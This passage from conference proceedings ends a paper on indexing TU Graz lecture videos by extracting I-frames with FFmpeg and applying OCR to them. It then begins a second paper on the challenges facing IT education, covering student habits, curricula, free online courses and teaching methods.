Computer Media of TU Graz (IICM) since the later 1990s [1] [4] [11] [11].

The input file is produced with screen-capturing software Camtasia Studio by TechSmith (for Microsoft Windows) and iShowU (for Apple Mac) delivering high-quality videos encoded with (almost) lossless codecs. The audio signal is an uncompressed Puls-Code-Modulation (PCM) formed signal with 16 bit, 44100 Hz, mono character. The final video product is being embedded in a HTML page using Adobe Flash Player for controlling the play-back and featuring a Table of Contents (ToC) as well as the search functionality for tracking specific terms within the video. The final video itself is an AVC encoded video with Advanced Audio Codec (AAC) audio in an MP4-container. Typical settings for the video file are 5-10 fps (frames per second), CQ setting (Constant Quality) 32, 40 kbps audio, resulting in podcasts with a good quality to size ratio. For the video/audio encoding, as well as the frame extraction for the indexing procedure, FFmpeg is used. FFmpeg is open-source versatile audio/video manipulation software which includes libavcodec – the leading audio/video codec library used by popular multimedia players/converters such as MPlayer and VLC media player.

C. Applying OCR on Video Files

As described before OCR refers to methods for extracting text from image files. Several OCR programs offer different levels and complexities; there are for example plain text extractors with limited features (usually included with a new scanner), simple online (server-based) OCR tools, but also more elaborate document converters which can extract text in multiple scripts and languages, recognize graphics, and even fully

reproduce the layout of a document. Unfortunately, the authors research for open-source or commercial software that can directly extract text from video files was less effective. Therefore it was essential to come up with a custom way of applying OCR to the screen-capture input files described above. The obvious solution was to extract the frames from a video file in a form compatible with OCR software (e.g. JPG, PNG, TIFF) and then apply OCR to these image files. By following this path several research questions arose:

- Which software to use?
- Which frames to extract?
- How can time information (essential for indexing) be obtained?

Focusing the first question regarding the software to use there were distinct requirements to be fulfilled. The main two requests were to have a command line version for to use scripts and high-performance software because of the fact that extracting one frame per second of a video file and then filtering out frames with identical content consumes very much time and processing power. The brainstorming and research that followed resulted in the idea of exploiting features of the FFmpeg tool and the AVC to obtain essential information for the indexing procedure. So finally FFmpeg has the ability to extract frames from a video file in many different formats. It is a command line tool, thus it can be used in a script. Plus, it is the tool used for encoding the final video. Therefore, with one program several tasks are carried out. Here are two examples of its usage according to our tasks:

- Encoding a video file:

  $ ffmpeg -i <inputfile> -ac 1 -ab 40k -vcodec libx264 -fpre <codec_preset> -crf 23 -vstats_file <outputfile>

  with:

  -i: name of the input video file

  -ac: number of audio channels

  -ab: audio bitrate

  -vcodec: video codec library

  -crf: constant rate factor

  -vstats_file: generation of -vstats file

- Extracting a specific frame from a video file:

  $ ffmpeg -ss <offset> -i <inputfile> -an -vframes 1 -qscale 1 <outputfile>

  with:

  -ss offset: (time of frame to be extracted) in seconds

  -an: no audio

  -vframes: number of consequent frames to extract

  -qscale: quality factor (1[best] to 31[worst])

Be sure that the output file ends with ".jpg".

Before taking care of the second question regarding which frame to extract, first it must be outlined that a video with duration of 90 minutes and a frame rate of 5 fps contains 27.000 frames. To extract and apply OCR to all of them would be impractically. Fortunately, not all 27.000 frames contain useful information. Only a small fraction of the total frames is actually needed, since most of them are identical or differ inconsequential. More precisely, the frames that need to be extracted are those with significant change in comparison to their preceding frames content (e.g. two different presentation slides). There is an intelligent approach that has to do with the way modern MPEG-4 video codecs operate. Video files mainly consist of a series of images. When these images are displayed in sequence at a constant rate; the effect of motion is achieved. Due to the large number of images that a video file usually contains, its size can become extremely large. In order to make video files smaller, video codecs with algorithms for reducing the information without severely degrading the quality emerged. These codecs take advantage of the fact that a great amount of information between neighboring frames is identical or very similar; the general idea of such algorithms is to discard the repetitive information while keeping the essential content. In the family of MPEG-4 codecs the Group of Pictures (GOP) model was introduced. These codecs produce video files with different types of frames: the I-frames, which are frames that keep their full initial information intact, as well as P and B frames, which are frames that contain only a part of their initial content,




Figure 6. A Group of Pictures (GOP)

```
frame=  61 q= 31.0 f_size= 21139 s_size=    21kB time= 4.067 br= 2536.7kbits/s avg_br=  41.6kbits/s type= I
frame=  62 q= 31.0 f_size=   642 s_size=    21kB time= 4.133 br=  77.0kbits/s avg_br=  42.2kbits/s type= P
frame=  63 q= 31.0 f_size=    96 s_size=    21kB time= 4.200 br=  11.5kbits/s avg_br=  41.7kbits/s type= B
frame=  64 q= 31.0 f_size=    99 s_size=    21kB time= 4.267 br=  11.9kbits/s avg_br=  41.2kbits/s type= B
frame=  65 q= 31.0 f_size=   100 s_size=    22kB time= 4.333 br=  12.0kbits/s avg_br=  40.8kbits/s type= B
frame=  66 q= 31.0 f_size=   104 s_size=    22kB time= 4.400 br=  12.5kbits/s avg_br=  40.3kbits/s type= B
frame=  67 q= 31.0 f_size=   103 s_size=    22kB time= 4.467 br=  12.4kbits/s avg_br=  39.9kbits/s type= B
frame=  68 q= 31.0 f_size=   101 s_size=    22kB time= 4.533 br=  12.1kbits/s avg_br=  39.5kbits/s type= B
frame=  69 q= 31.0 f_size=    94 s_size=    22kB time= 4.600 br=  11.3kbits/s avg_br=  39.1kbits/s type= B
frame=  70 q= 31.0 f_size=    83 s_size=    22kB time= 4.667 br=  10.0kbits/s avg_br=  38.7kbits/s type= B
frame=  71 q= 31.0 f_size=    69 s_size=    22kB time= 4.733 br=   8.3kbits/s avg_br=  38.2kbits/s type= B
frame=  73 q= 31.0 f_size=    68 s_size=    22kB time= 4.867 br=   8.2kbits/s avg_br=  37.4kbits/s type= B
frame=  74 q= 31.0 f_size=    67 s_size=    22kB time= 4.933 br=   8.0kbits/s avg_br=  37.0kbits/s type= B
frame=  75 q= 31.0 f_size=    71 s_size=    22kB time= 5.000 br=   8.5kbits/s avg_br=  36.6kbits/s type= B
frame=  76 q= 31.0 f_size=    71 s_size=    22kB time= 5.067 br=   8.5kbits/s avg_br=  36.3kbits/s type= B
frame=  77 q= 31.0 f_size=    71 s_size=    23kB time= 5.133 br=   8.5kbits/s avg_br=  35.9kbits/s type= B
frame=  78 q= 31.0 f_size=    68 s_size=    23kB time= 5.200 br=   8.2kbits/s avg_br=  35.6kbits/s type= B
frame=  79 q= 31.0 f_size=   113 s_size=    23kB time= 5.267 br=  13.6kbits/s avg_br=  35.3kbits/s type= P
```

Figure 7. A frame sequence record

subject to their preceding and possibly following I-frames for their correct reproduction. Fig. 6 points out the principle and Fig. 7 a detailed example.

In the process of encoding a video file these codecs compare the content of consecutive frames to detect significant alterations and, in that manner, decide which frames should become I-frames. It is this feature that is exploited in order to extract only the useful frames for OCR and indexing. As already mentioned, FFmpeg features an option (-vstats_file) that allows the dumping of encoding information (such as frame types, size, timestamps etc.) in a text file during the encoding process of a video file. After the encoding is completed, this text file contains all the needed information for extracting the frames which are useful for OCR and indexing. Fig. 7 is an example of how this information is being recorded; compare types of the frames listed.

Since a maximum distance between two I-frames needs to be set, it may occur that I-frames are identical when this distance is reached a new I-frame is generated regardless of its content. But there is still the possibility of comparing the sizes of the I-frames to determine whether they are actually different from each other. This comparison is made with Perl and is one of the custom algorithms that are used in the indexing procedure. Another one is the search for I-frames that are too close to one another by comparing their timestamps; if for example a lecturer searches for a specific slide going through several slides in a relatively fast tempo, only the last I-frame will be extracted, since the others are not useful for indexing. The procedure can be described as follows. The frames can be thought of as a sequence:

$$..., f[n-1], f[n], f[n+1], ... \quad (1)$$

IF

$$|fs[n-1] - fs[n]| < S \quad (2)$$

OR

$$ft[n] - ft[n-1] < T \quad (3)$$

THEN

$$\text{discard the current frame } f[n] \quad (4)$$

with

n: number of the frame

fs: size in bytes

ft: time in ms

S: deviation parameter for the size

T: deviation parameter for the time

Finally according to question three “How can timing information (essential for indexing) be obtained?” the answer was given before. The -vstats option of FFmpeg delivers information about the encoded frames which includes timestamps. During frame extraction, the timestamp of each extracted frame is saved within the name of the image file created. For example: “120126_432002_fickert_0324400.jpg” with “0324400” is the timestamp in msec.

IV. CONLUSION

This paper outlines the consequent development and enhancement of recording services at TU Graz to become an integrated part of didactical methods for teaching and learning purposes; from its beginning to the ongoing project aiming to automate the entire workflow. One essential step forward has been achieved by implementing search functionality to the output videos offered to the students. The procedure for making long video podcasts searchable described above is only a part of the greater project.

Other disciplines for indexing are planned to be researched and finally integrated in the workflow. Some of these disciplines are Speech-to-Text applications and the introduction of interactive elements like user tagging. Speech-to-text is a rapidly advancing field which has lately shown positive signs, when a few years ago it seemed unusable. Having the possibility to extract text information from the voice recording of the lecturer not only makes indexing much more complete, but it also allows for use of captions or subtitles in the video podcasts making them useful for the hearing impaired. As for the user tagging, it is a way of having the automatically generated index controlled, enriched, and even corrected by the users themselves, which gives e-learning elements of a living organism that is constantly evolving, while enhancing the quality of the learning content without increasing the resources needed for its initiation and maintenance.

In practice, an advantage of the method of podcasting lies in the possibility for working students to participate in the lecture activities without physical presence and to enable them to complete in some cases the lectures with good results even without visiting the classroom. Even more, the personal oral evaluations result positive effects on the learning outcome. But it must be definitely pointed out that it is not a goal to replace attendance of students at university by offering recorded lectures; TU Graz is not a distance university. Nevertheless, the close contact and the exchange of substantial information between DSL and the various institutes and lecturers, as well as the students, is essential for the achievement of the goals described above. The cooperation between DSL and IFEA can be regarded as an excellent example of such collaboration.

REFERENCES

[1] C. Dale, “Strategies for Using Podcasting to Support Student Learning”, Journal of Hospitality, Leisure, Sport and Tourism Education, vol. 6(1), 2007, pp. 49-57.

[2] D. Helic, H. Maurer and N. Scerbakov, “Knowledge Transfer Processes in a Modern WBT System,” Journal of Network and Computer Applications, vol. 27(3), 2004, pp.163-190.

[3] G. Campbell, “There´s Something in the Air - Podcasting in Education”, EDUCAUSE, vol. 40(6), 2005, pp. 32–47.

[4] H. Maurer and N. Scerbakov, “Multimedia Authoring for Presentation and Education: The Official Guide to HM-Card”, Bonn: Addison-Wesley. February 1996, pp. 250.

[5] L. Fickert, E. Schmautzer, W. Nagler, I. Kamrat and C. Stojke, “Experiences and Adaptation of Teaching Concepts in the Field of Multimedia Learning for Electrical Power Systems at the University of Technology Graz”, Region 8 Eurocon 2004, The

International Conference on Computer as a Tool, Ljubljana, Slovenia 2004

[6] M. Blaisdell, Academic MP3s: Is it time yet? Educause 2006.

[7] M. Ebner, N. Scerbakov, C. Stickel H. Maurer, "Mobile Information Access in Higher Education," E-Learn 2008, Las Vegas, pp. 777-782.

[8] M. Ebner, W. Nagler and A Saranti, „TU Graz goes Podcast.," Micromedia and Corporate Learning - Proceedings of the 3rd International Microlearning 2007 Conference. Innsbruck, Austria, pp. 221–233.

[9] N. Townend, "Podcasting in Higher Education", Media Onlinefocus 22, British Universities Film & Video Council, 2005.

[10] P. Edirisingha and G. Salmon, "Pedagogical models for podcasts in higher education", EDEN Annual Conference 2007. Naples, Italy.

[11] T. Dietinger and H. Maurer, "GENTLE – General Network Training and Learning Environment," ED MEDIA 1998 / ED-Telecom 1998, Freiburg, Germany, pp. 274-280.

[12] T. Y. Huann, and M. K. Thong, "Audioblogging and Podcasting in Education", 2006

[13] W. Nagler, A. Saranti and M. Ebner, „Podcasting at TU Graz - How to Implement Podcasting as a Didactical Method for Teaching and Learning Purposes at a University of Technology", ED-MEDIA - World Conference on Educational Multimedia, Hypermedia & Telecommunications 2008, Vienna, Austria, pp. 3858-3863.

[14] W. Nagler, Y. Grigoriadis, C. Stickel and M. Ebner, "Capture Your University," IADIS International Conference e-Learning 2010, pp. 139-144.

Quo vadis, IT EDUCATION ?

J.Henno*, H. Jaakkola ** and J. Mäkelä***
* Tallinn University of Technology, Estonia
** Tampere University of Technology, Pori, Finland
***University of Lapland, Rovaniemi, Finland
jaak@cc.ttu.ee

Abstract – Human society is rapidly growing into knowledge society, which is based on all-increasing use of Information Technology (IT).

Rapid development of IT technology has posed before the IT-education several challenges: rapid, all-increasing flood of new information (half of this what IT student learns in his/her first year of study is already obsolete after three years, and estimates show that we are only in the middle of the information revolution), very heterogeneous population of students – different ages, from different countries, from EU and from Far East, who nearly all are already working (full-time), thus having very different background knowledge, who record lectures (if they are present) with their iPhone/iPad images and videos, who communicate with their mentors sending links to video clips in YouTube; changing nature of Universities, which are transforming into commercial enterprises (based on profit) and are forced to act correspondingly. The whole value of higher IT education is sometimes questioned – Bill Gates and Steve Jobbs both dropped out from college and many employers believe school-leavers make better workers than university graduates [1].

In the paper are discussed current developments in society and IT, challenges of IT education and considered changes what the IT education is currently having in our countries in the general context of EU efforts for promoting e-Skills and lifelong learning.

I. INTRODUCTION

With overall deployment of natural resources has the human resource – well-educated population - become the most important recourse of every country. Several studies carried out in various countries have shown that there is a positive and statistically significant correlation between education of the population and growth rates of per capita GDP [2].

Automation and introduction of various high-level technologies has rapidly increased demand for workers with higher levels of education, technical knowledge and skill. Rising skill requirements combined with a shortage of available skills is creating a growing mismatch between the skills of the workforce and the needs of the economy. This problem feeds itself - manufacturers in the USA report that they are forced to invest in automated equipment because of their inability to recruit sufficient number of people [3][4], but these new automata require even higher skills from their operators.

Talent - highly educated professionals - is becoming the key competitive differentiator. We are entering the Human Age, where human spirit and potential are the driving force behind enterprise and innovation [5]. European survey, covering responses of industry and government executives from 35 European countries found that managing talents is the top priority in Europe overall and in most individual countries and lack of talents is considered in all developed countries the most important issue of human resource (HR) management [6]. OECD predicts that growth in most EU countries will fall due to the lack of talents within the next 10 years when elderly people will dominate the population.

The disparity between what students learn in universities and the "real life" has raised serious concerns and doubt that even the graduate education will be a good base for future earnings. Successful investor Peter Thiel offers undergraduates $100,000 fellowships to drop out of college and work on some original ideas for a start-up enterprise [7].

II. STUDENTS

The current population of students, especially in IT specialities, is different and heterogeneous.

In Estonia, more than one third of students are older than 26 years. During the last five years many people disrupted their studies, but are determined to continue and often do so, but already in older age. Most of students already have an IT-related job. The role of university is for them complementary and less important than what's happening in their workplace. The IT industry is very vibrant and innovative, coming up with new ideas and exploring new things, therefore professional knowledge and practical skills of working students may exceed the university level in some areas.

Working has made students very conscious of time. Working students are motivated, self-contained, know what they want and are actively seeking information/knowledge which is essential for their work or related to their interests (the two are usually closely connected). And they want it just now, just-in-time, not just-for-case [8]. The current generation of digital natives [9] handles often many tasks at the same time (work in parallel), therefore they prefer information in small chunks, the way Internet provides it: in quickly changing portions, via short text messages, Twitter tweets and Facebook remarks rather than email or long passages of text; many simply can not read or create long literate passages of text (but can astonishingly quickly produce pages of C# code). Their ability for concentration and contemplation is reduced [10]. They want their

information to contain lot of multimedia elements – images, animations, soundclips, video, since ca 80% of them are visual, not verbal learners [11],[12].

They prefer many communication methods, which are totally new to their teachers. Instead of preparing a written report about their programming project they e.g. record with screen capture software a video clip showing how their program works, then put this up in YouTube and send to teacher link to the YouTube clip.

We are in an information-processing revolution based on electronic computers and optical communication systems. The previous information-handling revolution - the invention of moveable type - allowed the information in book to be accessible to millions. Widespread literacy and dissemination of information completely transformed society. The computer revolution - achievements in digital images, video and sound have made these previously only physically stored media predominantly digital and easy to use even in hand-held mobile devices. You do not need to write in order to describe, create a message – just record your speech with your mobile phone or turn your mobile phone to the subject and record a video clip. Mobile devices, YouTube and sound blogs are creating a new literacy based on video/sound clips and images and reducing the centuries-long importance of written text.

Rapid change, constant flood of new information and tasks has made digital natives extremely practical. They are always seeking concrete information needed for solving their current problems, are far less interested in general knowledge and not trying to memorize solutions – they know, that tomorrow there would be new problems.

The most important and widespread method of seeking information is googling. For digital natives Internet is already a religion - if it is not on Google it does not exist, if you are not in my Facebook circle I do not know you!

III. IT

Ten years ago "software engineer" was a distinct profession. Now programming and wrestling with Windows is becoming just another skill like writing -- something that any technical professional should be able to do, and many "digital natives" handle this skill far better than writing. Programming is essential for getting any kind of technical/mathematical job. And traditionally non-technological professions are also increasingly embracing some kind of programming as a way to advance their profession. Programming is becoming a much more fundamental piece of knowledge than reading or writing and IT specialists are getting the best salaries: "In Silicon Valley, annual tech salaries topped six figures" [13].

Once computers exterminated typists, currently they are exterminating many other professions. Today a new jaw bone for a patient and muscle tissue can be created with 3D printing [14],[15] – tomorrow 3D printers can create a whole outfit and footwear, sculptor can create a new masterpiece just typing into keyboard and all these can be delivered to customer by e-mail. No need for shopping and most possibly we also do not have time for shopping, our life is constantly accelerating. And estimates obtained by comparing the current Information Revolution with the previous revolutions show, that "we are not at the end of the information revolution. We are only partway into it" [16]. Next may/will be the Internet of Things [17], [18] – interconnection of smart network-enabled objects/robots and services on top of them. The next phase of offshoring – moving manufacturing work from USA and developed countries of Europe into China and far East – will be off-peopling, transfer of jobs into complete oblivion through automation, leading to a future where manufacturing and routine service jobs account for less that 4% of the U.S. workforce [19]. Are we transforming into new species – informawore [20]?

Computers and Internet have created a new economy - a digital economy, where everything happens online, through exchange of information. Many values are nowadays considered purely as (digital) information – money (more and more banks are refusing to deal with "real", physical money), many kinds of art – music, literature (Amazon is currently selling more e-books than paper books [21]), even human jaw bones [14] and muscle tissue. The digital economy has been the most innovative part of the economy over recent years, many firms engaged in this industry have been growing dramatically, threatening many existing business models and existing professions. Lobbying for new protective laws will not help media companies with outdated technology.

Information has very different properties compared to e.g. matter and energy. Information does not have conservation laws. Quite the contrary, information is like fire or nuclear reaction – it feeds itself. If you have more information, you can do more; doing more you can obtain new information, which enables you doing even more and thus obtain even more information. Introduction of computers in offices did not result in paperless office, did not reduce number of A4 pages printed there. Prepared with computers reports, tables and forms were much better, easier to handle and consolidate – create new, more general reports – that they put under question the need for many low-level managers, offices and government bureaucrats, whose job was previously to create them. Therefore in order to prove need for them they immediately wanted to know more and invented new reports, tables and forms.

Thus there is an exponentially growing need for more and more talented IT professionals.

IV. HOW TO COPE?

A. What are important IT skills?

Ten years ago, the most important IT skill was considered programming, more generally – Software Engineering (SE). But in last ten years IT has come a long way. Many-many programs have been created (software application market is currently worth around 2.2 billion dollars, and growing at a rate of 85% annually [22]). All the time appear new software development tools which improve the productivity of human developers. Thus today success of any project in the IT world depends far more on ability to work with multiple technologies, integrate everything together, communicate and learn than

on programming skills. IT technology develops all the time rapidly - IT is constant learning.

Ability to learn and communicate is very important skill in every profession; in IT this is critical. All the technical know-how can be obtained when needed from WWW, from manuals, co-workers etc, but these sources are useless without ability to communicate and learn.

Information has one more extraordinary property – it becomes worthless, if not used. As traditional jobs disappear, people will need to develop their non-automatable skills to be productive and succeed in the Hyper-Human Economy [23]. In many cases, workers won't go after existing jobs, but rather create new jobs and establish new enterprises. They identify problems to be solved and invent solutions using their hyper-human skills - discovery, creativity, ability to compare and generalize [24]. When Nokia announced in spring 2011 that 4000 software developers in Finland will be sacked, nobody of them complained, many announced right away, that now they will establish their own enterprise (and often mentioned game creation as their new field of operation).

The new jobs are based on new information, but this is in Europe not always used the best way. In EU are registered every year ca 65% more patent applications than in USA [25],[26], but Europeans have a great lag in creating new innovative products, services, enterprises. Americans have less patents, but use better than Europeans everything new, are more creative (and the start-up money is easier to get). To help students to get a grip of the USA entrepreneurship, the Tallinn University of Technology opened an office in Silicon Valley and is organizing in summer 2012 in Tallinn the European Innovation Academy 2012 [27]. The event is targeted to all Engineering, Science and Business students of Europe as well as professionals who are intending to pursue a career in innovative management and entrepreneurship.

V. How to Cope?

A. Curriculum

The classical idea of improving education is trough improvement of curricula. With current temps of IT innovations this is quite difficult. In order to teach something teacher himself should know the subject very well. Very few very talented teachers can be on forefront of IT technology, if half of the content becomes obsolete in three years [28]. While computing has evolved very significantly in the past 10 years, Computer Science curricula have been much slower to adapt to these changes [29]. Curriculum is an complex emerging system [30] and it evolves first of all from bottom up, by enthusiasm of innovative teachers and students, who often introduce very different, novel and non-standart courses [31],[32] – not from top-down, as many reformers of education want it to behave. Directives "you take this topic into your course" most often result in excuses [33]"Sorry, I don't know anything about this stuff, I can't teach it".

Fundamental programming principles and techniques are eternal, but nowadays they can be obtained from free on-line tutorials and courses. Children acquire basic computer skills already at their pre-school years when playing on-line games.

The Massachusetts Institute of Technology (MIT), the top of the latest Leiden ranking of universities around the word [34] has already for 10 years given free access to educational materials from all of its courses on the Internet. The MIT Open CourseWare (OCW) [35] is sharing materials from more than 2000 courses with an estimated 100 million individuals worldwide. Currently (winter 2012) the "Electrical Engineering and Computer Science" department offers 155 under-graduate and 97 graduate courses and these resources are extensively used, e.g. all 23 lectures of the MIT course 'Introduction to Computer Science and Programming' together have on YouTube over 2 million hits [36]; thousands of them come from mobile devices .

Success of on-line courses has encouraged MIT to create a non-profit online learning initiative MITx [37] (this is free only for full-time college or university students in New England). MITx offers a portfolio of MIT courses through an innovative online interactive learning platform.

The Stanford University Engineering school is offering on-line for free three of the school's most popular computer science courses [38]: *Machine Learning*, *Introduction to Artificial Intelligence* and *Introduction to Databases*. They are using technologies designed to enhance learning for Stanford students and extending them to a broad online audience. In the first four weeks after opening 300,000 students registered for these courses [39]. Lectures are delivered as short, interactive video clips which allow students to progress at their own pace. Together with courses are provided also live quizzes with instant feedback. Here are tested new technologies that allow students to rank questions that should be posed to the instructors.

The site 'Open Culture' [40], created in 2006 by group of enthusiasts leaded by Dan Colman, the Director and Associate Dean of Stanford's Continuing Studies Program brings together lot of free high-quality cultural and educational media for the worldwide lifelong learning community - audio books, online courses, movies, language lessons, eBooks. Currently (Jan 2012) they list over 40 Computer Science courses, which are both on very actual topic (*iPhone Application Development*, *Quantum Computing for the Determined*, *The Beauty and Joy of Computing* etc) and presented using very modern technologies (e.g. as iTunes video clips).

Use of video clips for educational content delivery has been strongly advocated already e.g. by R. Schank in his *Engines for Education* [41]. There are many positive examples, e.g. success of the Khan Academy [42], which explains math, science and humanities topics using over 2800 short videos; clips are augmented with automatically graded exercises. This simple approach was so compelling that by now more than 700 million videos have been watched by millions of viewers. Currently there is strong evidence (e.g. [43]) for positive effect of video clips in IT courses.

However, video technology has often been misused. Long recorded lectures are much more difficult to follow than corresponding material in text – with text it is easy to scroll to the interesting passage; with video to find just a short subsection is nearly impossible without watching the whole lecture. Video should be used as short clips which are dealing with one idea only, they should be technically good (in many educational clips are shown texts which are not readable) and the presenter/lecturer should have some actor's talent – monotone reading of written notes does not convey much message.

There are many other free resources which help to learn programming: Scratch [44] allows playfully experimenting, without dealing with syntax, create simple interactive stories, games, music and video and is suitable even for preschoolers; Alice [45] – innovative 3D educational programming environment allows to create an animated story, an interactive game, or a video to share on the web; Yenka [46] allows to simulate scientific experiments, create mathematical and statistical models, design electronic circuits and learn computer programming using visual control of animated characters by flowchart programs. One of the newcomers (from August 2011) is founded by Columbia University students Codecademy [47], which offers free interactive tutorials that guide users as they write and test lines of JavaScript code directly in their browser windows.

B. Pedagogy

"There's a difference between curriculum and pedagogy. Curriculum is all about what we teach. Pedagogy is about how we teach it." [48]

Even more important than IT technical skills are human skills: ability to learn, communicate and creativity – in the future we need creative, entrepreneurial IT specialists more than good programmers; many experts say that today are more relevant business skills [49].

These skills are far more difficult to develop.

The following suggestions have been tested in courses presented by the first author in Tallinn University of Technology. Most of participants of these courses work full-time, thus the epigraph on courses homepage is "We learn through experience and experiencing, and no one teaches anyone anything" (Viola Spolin), i.e. this is a message to students – if you want to learn, you have to work, just coming here does not make you wise.

1)Different style of lectures

Traditional university teaching is based on excessive use of lectures. But lectures can succeed only if audience is homogeneous and lecturer knows well the audience: "The success of a lecture requires the lecturer to be aware of the capabilities of all students and for all students to have a similar background" [50]. To be aware of capabilities and background of current diverse population of students is impossible , thus the style of lectures should change. In lectures should not be considered technical details of programming or software systems, but initiated communication with the whole group on higher level about significance of particular IT technologies, how something could be used and/or improved, what kind of technology is currently missing, but were good to have – such discussions greatly promote creativity and entrepreneurship and restore the style of Socratic dialogue, where teacher is the mentor, not a squawk box.

In our discussions come out some essential information, e.g. e.g. students do not value e-mail very high – mobile phone is more convenient; laptop and WiFi in the whole university are the most essential conditions for successful studies (94% students agreed, similar findings are described in [51]), students also agreed, that their attention span has decreased and they do/can not deal with long texts; their ability to deal in parallel simultaneously with several topics was also demonstrated – many worked on their laptops, but also actively participated is discussion. Students considered quite professionally state of common programs and revealed problems: programming languages and systems are very brittle, error prone and their syntax non-uniform (this problem was discussed already in [52]); many program editors are nearly useless (e.g. the Flash IDE), error reporting is very crude (many students said, that after using the free ActionScript editor FlashDevelop [53] they will never use the Flash IDE again, although their employer has expensive Flash licence); Microsoft invented in Windows 7, that even if there is only one user (currently most of computers have a single user), he/she still should not have access to the folder "My Documents" (i.e. these are Windows/Microsoft documents?) and in every next version of the Office has made total overhaul of menu system of all Office programs which usually make them more difficult to use and require re-learning while the functionality is not improved – Word constantly creates junk files, PowerPoint looses media (sound, video) clips and if they are used, they are impossible to find; many www-pages allow to zoom to images and text (e.g. big tables) in order to show details, but in PowerPoint this is possible only with use of macros, and default is that macros are disabled – students indicated Prezi [54] as a totally new style of presentation program which allows continuous zoom to subtopics.

Most students are using their laptops during the lecture/discussion and often find on the fly new facts/examples which were essential in the discussed topic - another example of their ability to deal simultaneously with several topics. Unfortunately our lecture hall technology allows not (yet) switching student laptops to projector so that their findings were visible to the whole group, but even now students were quite satisfied. These discussions promote just the ability to discover, analyze, compare and generalize.

2)Individual (or small group) projects.

Assessment of both courses is based on two individual projects, which are delivered by FTP and assessed on-line; face-to-face examination happens only if student wants to improve the mark or if there appear questions about the real work done by author (possibility of cheating). To minimize possibilities for cheating with project should be presented also all the "dirty" material, e.g. with game (the second project in the course *Games and Virtual Environments*) all sketches, sprites, recorded raw sounds etc; if something is taken from Internet then the source of

those fails should be indicated and if the material has restrictions for use, there should be e.g. e-mail granting access.

3)Course materials on-line

All course materials should be 100% on-line – the student could be sent on his work to another end of the word. As much as possible should be used already existing free courses/tutorials on Internet. Usually it is not possible (yet) to get from there everything, something has to be created just for this course and because of rapid development, ca 30% has to be remade every year (some education apparatchiks think, that once an e-course has been created, the teacher is not needed any more – a total utopia!). Creating material just for your course is inevitable – it is easy to find programming tutorials or explanations of multimedia (e.g. sound, video) technology, but difficult to find suitable material which explains higher matters – connections with other topics, explains trends of development.

On-line should be also study plans (especially plans for practical exercises) – if student already knows the technology/program intended for an exercise, he/she can pass it.

4)Listen to students

As already said above, currently it is very difficult for a teacher to be aware of all new technologies and trends, students often know or discover something what is new to teacher. Therefore students are encouraged to use in their projects every suitable (free) technology or program. Exception are expensive commercial programming systems – with them student has to prove legality of use (he/she has license or the workplace has license and allows student to use the program).

Students often make very proper suggestions for topics of lectures and/or exercises – 'I saw tutorial of this technology, could we consider/try it in lecture/exercise' – always agree with such proposals (however many hours of sleep it takes to understand/master this new thing).

5)Try different methods, e.g. games

Videogames have become a very essential part of modern culture and production of videogames - a very significant sector of SE and world-wide economy. The last years showed decline in many areas of economy, but the game industry grow worldwide in last five years 16 percent [55],[56].

Games give players rich and challenging experiences, support search and discovery – the main components of creativity.

Many people still have outdated stereotype of the gamer. Today games are everywhere, and gamers are social, tech-savvy, goal-oriented people who want to improve themselves and also the world around them [57].

Game programming contains many important concepts of SE: UML, Patterns, Graphics and User Interface programming [58], and many rather abstract IT topics can be presented as games [59]. Game programming is the easiest way for a student to become independent developer (Indie game developer [60]) or to join some bigger game developing team.

VI. New IT Educational initiatives

To cope with need of IT specialists many new initiatives have been launched worldwide.

In New York City will in this fall open The Academy for Software Engineering [61] - the city's first public high school that will train kids to develop software. Anyone who is interested can apply; only their interest matters, not their grades and attendance record.

Several reports and surveys indicate that the whole Europe will face in the coming years shortages and mismatches in e-skilled people, but these skills are becoming central to boost innovation, productivity and employability and to respond to global challenges. Thus EU launched in 2007 e-Skills initiative [62]. During the first European e-Skills Week (March 1-5, 2010) were organised over 1160 events involving more than 445,200 participants from all over the Europe; the next e-Skills Week will be on 26-30 March 2012.

In Estonia, need for more IT professionals was recognized already in 2000, when was established a private non-profit higher educational institution The Estonian Information Technology College (UAS – University of Applied Sciences). It is owned by the Estonian Information Technology Foundation and public-private partnership: state, represented by the Estonian Ministry of Education and Research, two largest Estonian universities – Tallinn University of Technology and Tartu University, and private sector, represented by Estonian Telecom and Association of Information Technology and Telecommunications.

To cope with constantly increasing need of IT professionals in Estonia, in addition to The Estonian Information Technology College this autumn (2012) will start an IT Academy with two BCs and two international master study programs; on 2015/16 the Academy is supposed to have already 12 study programs.

Under economical pressure, universities are more and more acting like international business enterprises, inviting foreign professors and accepting foreign students. The Tallinn University of Technology is preparing to accept much more students from East – from Russia, Ukraine, from former SU countries in Central Asia, from China and has already created a homepage in Chinese [63].

VII. Student's voice

The following is an excerpt (translated from Estonian) from an essay of one of our students:

"I may be wrong, but I think that many professors have forgotten one important issue: to explain to students the significance, importance of the considered issues in general context. Instead of this are presented lot of details, classifications and historical development – but anyone can get this from literature and Internet. If student does not understand, why this topic is important and how it is

connected with issues considered earlier then there is no motivation to listen.

Thus a suggestion to professors – make students to think, not to memorize facts. Give them general understanding of issues in context and ability to use the right methodology in right place. Formulas and details do not vanish from literature and the head is not a garbage pin where you can drop whatever."

[1] Adecco. Universities fail to prepare students for work. http://www.adecco.co.uk/en-GB/news/Pages/universities-fail-to-prepare-students-for-work.aspx

[2] Goldman Sachs Global Economics Group. Brics and Beyond. The Goldman Sachs Group, Inc, 2007, p

[3] Giant Labor shortage needs Educated solution http://www.contractormag.com/articles/newsarticle.cfm?newsid=1149

[4] Networking Skills in Europe: Will an increasing shortage hamper the competitiveness in the Global Market? http://www.est.ipcb.pt/academiacisco/IDC_Networking_Skills_Shortage_EW_E... pg4

[5] Talent Shortage Survey Results 2011. http://us.manpower.com/us/en/multimedia/2011-Talent-Shortage-Survey.pdf

[6] Creating People Advantage 2011. http://www.bcg.com/documents/file87639.pdf

[7] http://www.thielfellowship.org/

[8] Just-in-Time Education: Learning in the Global Information Age. http://knowledge.wharton.upenn.edu/article.cfm?articleid=236

[9] Prensky M. (2001). Digital Natives, Digital Immigrants. http://www.marcprensky.com/writing/Prensky- Digital Natives, Digital Immigrants-Part1.pdf

